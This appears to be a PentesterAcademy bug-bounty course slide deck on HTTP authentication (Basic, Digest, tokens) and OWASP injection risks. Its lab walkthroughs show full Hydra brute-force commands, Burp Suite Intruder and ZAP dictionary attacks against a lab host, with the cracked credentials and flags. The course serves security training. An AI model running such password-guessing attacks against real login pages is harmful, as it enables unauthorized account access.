



Bug Bounty Crash Course

Web Application Security Edition
Day 4

Authentication in HTTP

1. Basic Authentication
2. Digest Authentication
3. Token based Authentication

Basic Authentication



<https://docs.oracle.com/cd/E19226-01/820-7627/bncbo/index.html>

©PentesterAcademy.com

Digest Authentication

- Basic Authentication sends username and password in plain text
- Digest Authentication sends hash of the password
- RFC 2069, 2617

https://en.wikipedia.org/wiki/Digest_access_authentication

Digest Authentication: RFC 2069

HTTP/1.1 401 Unauthorized

WWW-Authenticate: Digest realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
opaque="5ccc069c403ebaf9f0171e9517f40e41"

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

Authorization: Digest

username="Mufasa",
realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
uri="/dir/index.html",
response="e966c932a9242554e42c8ee200cec7f6",
opaque="5ccc069c403ebaf9f0171e9517f40e41"

Source: <http://tools.ietf.org/html/rfc2069>

Digest Authentication: RFC 2617

The first time the client requests the document, no Authorization header is sent, so the server responds with:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
    realm="testrealm@host.com",
    qop="auth,auth-int",
    nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
    opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

```
Authorization: Digest username="Mufasa",
    realm="testrealm@host.com",
    nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
    uri="/dir/index.html",
    qop=auth,
    nc=00000001,
    cnonce="0a4f113b",
    response="6629fae49393a05397450978507c4ef1",
    opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Source: <http://tools.ietf.org/html/rfc2617>


Self-Study: Digest Authentication

<https://www.pentesteracademy.com/video?id=168>

<https://www.pentesteracademy.com/video?id=169>

<https://www.pentesteracademy.com/video?id=175>

Token Based Authentication e.g. API Tokens



HTTP Basic Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /basic/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/basic/
[80][http-get] host: 192.195.214.3 login: admin password: cookiel
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:01
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl -u admin:cookiel 192.195.214.3/basic/
<html>
  <body>
    <h1> Flag: d25db4ce54b60b49dfd7b32c52ed8d26 </h1>
  </body>
</html>
root@attackdefense:~#
```



HTTP Digest Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /digest/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/digest/
[80][http-get] host: 192.195.214.3    login: admin    password: adminpasswd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:45
root@attackdefense:~#
root@attackdefense:~# curl --digest -u admin:adminpasswd 192.195.214.3/digest/
<html>
  <body>
    <h1> Flag: 9aae03448d62145a8b462858d54434de </h1>
  </body>
</html>
root@attackdefense:~#
root@attackdefense:~#
```

The diagram illustrates the flow of the attack. It starts with a red box labeled "Service" at the top right. Three red arrows point downwards from this box to three separate red boxes below it, which are labeled "Target IP/Host", "Target IP/Host", and "Protected Directory" respectively. This visualizes how the service (Hydra) interacts with the target IP/host (192.195.214.3) and the protected directory (/digest/).


Lab: Attacking HTTP Authentication with Hydra

Lab URL: <https://attackdefense.com/challengedetails?cid=1894>

Video URL: <https://youtu.be/UxcYUw6jvvo>

HTTP Login Form : Hydra

```
root@attackdefense:~# hydra -L usernames -P passwords 192.195.214.3 http-post-form "/login.php:login^USER^&password^PASS^&security_level=0&form=submit:Invalid credentials or user not activated!"  
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:36:48  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 202 login tries (l:2/p:101), ~13 tries per task  
[DATA] attacking http-post-form://192.195.214.3:80/login.php:login^USER^&password^PASS^&security_level=0&form=submit:Invalid credentials or user not activated!  
[80][http-post-form] host: 192.195.214.3 login: bee password: bug  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:36:52  
root@attackdefense:~#  
root@attackdefense:~#  
root@attackdefense:~#  
root@attackdefense:~#
```



Lab: Attacking HTTP Login Form with Hydra

Lab URL: <https://attackdefense.com/challengedetails?cid=1895>

Video URL: <https://youtu.be/GPTUqhm-KsY>

Dictionary Attack : Burp Suite

- GUI Interface
- Intruder can be used to perform dictionary attack
- Supports multi-level payload encoding
- Community Edition disadvantages
 - Requests will be time throttled
 - Attack can take hours to complete

HTTP Login Form : Burp Suite

The screenshot shows the Burp Suite interface with the **Proxy** tab selected. Below the tabs, there are two items labeled 1 and 2, followed by an ellipsis. The main content area has tabs for **Target**, **Positions**, **Payloads**, and **Options**, with **Payloads** currently active. A section titled **Payload Positions** is shown, with a note: "Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload fields". The **Attack type:** is set to **Sniper**. Below this, a POST request is displayed with line numbers 1 through 14. Lines 1-13 show standard HTTP headers and a cookie. Line 14 shows the payload parameters: `login=$john$&password=doe&security_level=0&form=submit`. The word `password` is highlighted in red.

```
1 POST /login.php HTTP/1.1
2 Host: 192.195.214.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.195.214.3/login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 52
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=k5h50c296vbmkl9pbpjshnsg83
12 Upgrade-Insecure-Requests: 1
13
14 login=$john$&password=$doe$&security_level=0&form=submit
```

HTTP Login Form : Burp Suite

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items ?

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			4430	
1	admin	admin	200			4430	
2	bee	admin	200			4430	
3	admin	password	200			4430	
4	bee	password	200			4430	
5	admin	adminpasswd	200			4430	
6	bee	adminpasswd	200			4430	
7	admin	bug	200			4430	
8	bee	bug	302			502	
9	admin	Admin	200			4430	
10	bee	Admin	200			4430	
11	admin	bee	200			4430	
12	bee	bee	200			4430	

Request Response

Raw Params Headers Hex

```
1 POST /login.php HTTP/1.1
2 Host: 192.195.214.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.195.214.3/login.php
8 Content-Type: application/x-www-form-urlencoded
```

?

< + > Type a search term 0 matches

Finished

Lab: Attacking HTTP Login Form with Burp Suite

Lab URL: <https://attackdefense.com/challengedetails?cid=1898>

Video URL: <https://youtu.be/9bx8sIUj9V4>

HTTP Basic Auth : Burp Suite

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The main content area displays the 'Payload Sets' configuration.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, among other ways.

Payload set: 1 Payload count: 100
Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	242424
Load ...	0987654321
Remove	marisol
Clear	nikita
Add	daisy
	jeremiah
	pineapple
	mhine

Add Enter a new item
Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
<input checked="" type="checkbox"/>	Add Prefix: admin:
<input checked="" type="checkbox"/>	Base64-encode

HTTP Basic Auth : Burp Suite

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
54	YWRtaW46ZmVicnVhcnk=	401			682	
55	YWRtaW46YmlydGhkYXk=	401			682	
56	YWRtaW46c2hhZG93MQ==	401			682	
57	YWRtaW46cXdIcnQ=	401			682	
58	YWRtaW46YmViaXRh	401			682	
59	YWRtaW46ODc2NTQzMjE=	401			682	
60	YWRtaW46dHdpbGlnaHQ=	401			682	
61	YWRtaW46aW1pc3N5b3U=	401			682	
62	YWRtaW46cG9sbGl0bw==	401			682	
63	YWRtaW46YXNobGVI	401			682	
64	YWRtaW46dHVja2Vy	401			682	
65	YWRtaW46Y29va2lIMQ==	200			358	
66	YWRtaW46c2hlbGx5	401			682	
67	YWRtaW46Y2F0YWxpbmE=	401			682	
68	YWRtaW46MTQ3ODUyMzY5	401			682	
69	YWRtaW46YmVja2hhbQ==	401			682	
70	YWRtaW46c2ltb25I	401			682	

Request Response

Raw Params Headers Hex

```
1 GET /basic/ HTTP/1.1
2 Host: 192.195.214.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0
```

?

< + > Type a search term 0 matches

70 of 100

HTTP Basic Auth : Burp Suite

The screenshot shows the Burp Suite interface with three captured requests for HTTP Basic Authentication:

- Request 1:** The first request shows the raw payload `YWRtaW46Y29va2lIMQ%3d%3d`. To its right is a decoding toolbar with options for Text (selected), Hex, Decode as ..., Encode as ..., Hash ..., and Smart decode.
- Request 2:** The second request shows the raw payload `YWRtaW46Y29va2lIMQ==`. It also has a decoding toolbar with the same options.
- Request 3:** The third request shows the raw payload `admin:cookie1`. It has a decoding toolbar with the same options.

Lab: Attacking Basic Auth with Burp Suite


Lab URL: <https://attackdefense.com/challengedetails?cid=1896>

Video URL: <https://youtu.be/85SVN0j3l1s>

Dictionary Attack : ZAPProxy

- GUI Interface
- Fuzzer can be used to perform dictionary attack
- Payload encoding not supported (natively)

HTTP Login Form : ZAPProxy



HTTP Login Form : ZAPProxy

The screenshot shows the ZAPProxy interface with a focus on the Fuzzer tab. The title bar indicates "New Fuzzer : Progress: 0: HTTP - http://192.195.214.3/login.php". The main area displays a table of fuzzed messages:

Task ID	Message Type	Code	Reason	RTT
3	Fuzzed	200	OK	11 ms
4	Fuzzed	200	OK	8 ms
5	Fuzzed	200	OK	13 ms
6	Fuzzed	200	OK	9 ms
7	Fuzzed	200	OK	12 ms
8	Fuzzed	200	OK	10 ms
9	Fuzzed	200	OK	7 ms
10	Fuzzed	200	OK	4 ms
11	Fuzzed	200	OK	8 ms
12	Fuzzed	200	OK	11 ms
13	Fuzzed	200	OK	4 ms
14	Fuzzed	200	OK	5 ms
15	Fuzzed	302	Found	10 ms
16	Fuzzed	200	OK	4 ms

At the bottom, there are alerts (0, 1, 6, 2) and the primary proxy is set to localhost:8080.

Lab: Attacking HTTP Login Form with ZAPProxy

Lab URL: <https://attackdefense.com/challengedetails?cid=1897>

Video URL: https://youtu.be/4C2d_nlZHiw

OWASP Top 10


OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	→	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↗	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	X	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	X	A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]

OWASP Top 10 : A1 Injection

- SQL Injection ranked 6th and Command Injection ranked 11 on Mitre CWE list

Rank	ID	Name	Score
[1]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	75.56
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.69
[3]	CWE-20	Improper Input Validation	43.61
[4]	CWE-200	Information Exposure	32.12
[5]	CWE-125	Out-of-bounds Read	26.53
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	24.54
[7]	CWE-416	Use After Free	17.94
[8]	CWE-190	Integer Overflow or Wraparound	17.35
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	15.54
[10]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.10
[11]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.47
[12]	CWE-787	Out-of-bounds Write	11.08

OWASP Top 10 : A1 Injection



Source: <https://www.cronline.com/news/sql-injection-attacks>

©PentesterAcademy.com

OWASP Top 10 : A1 Injection

Sophos XG Firewall
0day vulnerability
gets patched

27 April 2020



Hacker breached 60+ unis, govt agencies via SQL injection

A hacker tied to the November 2016 penetration of the US Election Assistance Commission and subsequent database sale has successfully targeted 60+ government agencies and universities by leveraging the same attack method: SQL injection.


SQL Injection Attacks Represent Two-Third of All Web App Attacks

When Local File Inclusion attacks are counted, nearly nine in 10 attacks are related to input validation failures, Akamai report shows.

'Alexa, hack my serverless technology' – attacking web apps with voice commands

Amazon's voice assistant wisecracks her way through SQL injection attacks

11 December 2019



SQL injection flaw opened doorway to Starbucks' database

08 August 2019

OWASP Top 10 : A1 Injection

A1
:2017

7

Injection

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.	Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.	Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.			

Source: OWASP

©PentesterAcademy.com

OWASP Top 10 : A1 Injection

Injection means...

- Tricking an application into including unintended commands in the data sent to an interpreter

Interpreters...

- Take strings and interpret them as commands
- SQL, OS Shell, LDAP, XPath, Hibernate, etc...

SQL injection is still quite common

- Many applications still susceptible (really don't know why)
- Even though it's usually very simple to avoid

Typical Impact

- Usually severe. Entire database can usually be read or modified
- May also allow full database schema, or account access, or even OS level access

